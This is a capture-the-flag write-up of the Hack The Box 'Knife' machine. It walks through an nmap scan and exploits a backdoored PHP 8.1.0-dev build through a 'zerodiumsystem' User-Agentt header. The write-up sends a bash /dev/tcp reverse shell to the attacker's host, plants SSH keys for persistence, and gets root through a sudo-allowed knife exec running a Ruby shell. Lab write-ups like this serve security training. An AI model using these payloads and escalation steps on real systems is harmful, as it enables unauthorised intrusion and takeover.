
KNIFE

Hey guys Mahesh here back again with another writeup and in this post I’ll be showing you how I solved Hackthebox Knife machine , so let’s hop over to our terminal where all the good stuff happens … So the very first thing i did was a nmap scan and nothings fancy here ….

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-23 18:38 IST
Nmap scan report for knife.htb (10.10.10.242)
Host is up (0.37s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/23%OT=22%CT=1%CU=41850%PV=Y%DS=2%DC=T%G=Y%TM=60AA541
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O
OS:3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDRESS
1   829.20 ms 10.10.16.1
2   296.05 ms knife.htb (10.10.10.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.29 second
```

The homepage looks like this :




About EMA / Patients / Hospitals / Providers / E-MSO

At EMA we're taking care to a whole new level . . .

Taking care of our hospitals.


I tried to curl the webpage in order to get the php-version :



```
HTTP/1.1 200 OK
Date: Sun, 23 May 2021 13:17:03 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```


The PHP/8.1.0-dev of this webpage was vulnerable and it also had a POC available : POC

The blog says we need to add User-agentt: zerodiumsystem (“”); in the request so i simply prepared a curl command in order to test it



```
root@kali:~# curl -i -s -k -H 'User-Agentt: zerodiumsystem("id");' http://10.10.10.242
HTTP/1.1 200 OK
Date: Sun, 23 May 2021 13:17:03 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

uid=1000(james) gid=1000(james) groups=1000(james)
<!DOCTYPE html>
<html lang="en" >
```


and it returns the output for id command ;
Now its time to get a shell in order to perform next tasks ; so i captured the request and The command i prepared for reverse-shell was as below and quickly opened netcat listner :


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Send Cancel < >
Request
Raw Headers Hex
Response
Raw Headers Hex Render

```
GET / HTTP/1.1
Host: knife.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
User-Agentt: zerodiumsystem("/bin/bash -c 'bash -i >&/dev/tcp/10.10.16.6/1337
0>&1'");
```


click me	click me
1	User-Agentt: zerodiumsystem("/bin/bash -c 'bash -i >&/dev/tcp/10.10.XX.XX/1337 0>&1'");

Aaaand we got a shell ;




```
root@kali:~/Documents/knife# nc -nvlp 1337
listening on [any] 1337 ...
connect to [redacted]] from (UNKNOWN) [10.10.10.242] 46738
bash: cannot set terminal process group (962): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
james@knife:/$ ^Z
[1]+  Stopped                 nc -nvlp 1337
root@kali:~/Documents/knife# stty raw -echo
root@kali:~/Documents/knife# nc -nvlp 1337

james@knife:/$ 
```

Just to get more flexible I tried to get a ssh connection as a james user so i uploaded my ssh keys to authorized_keys file and grabbed a ssh connection




```
root@kali:~/.ssh# ssh -i id_rsa james@10.10.10.242
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 23 May 2021 02:24:40 PM UTC

  System load:             0.08
  Usage of /:              49.0% of 9.72GB
  Memory usage:            52%
  Swap usage:              0%
  Processes:               318
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.242
  IPv6 address for ens160: dead:beef::250:56ff:feb9:7a6b


18 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


james@knife:~$ 
```

So as I got a ssh connection I ran the custom command which we always use after log-in into a system it was sudo -l
the command says james user can run the following command : /usr/bin/knife which is symlink to /opt/chef-workstation



```
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:~$ ls -al /usr/bin/knife
lrwxrwxrwx 1 root root 31 May  7 11:03 /usr/bin/knife -> /opt/chef-workstation/bin/knife
james@knife:~$ 
```

The workstaion directory is nothing but the directory of ruby installation it simply means we can create a ruby file and run it as a root
so i simply created a test.rb file where i can get a root shell ;



```
james@knife:~$ echo "system('/bin/bash')" > test.rb
james@knife:~$ ls
test.rb  user.txt
james@knife:~$ chmod +x test.rb
james@knife:~$ sudo /usr/bin/knife exec test.rb
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
root@knife:/home/james# 
```

Aaaaand we are root here !!!!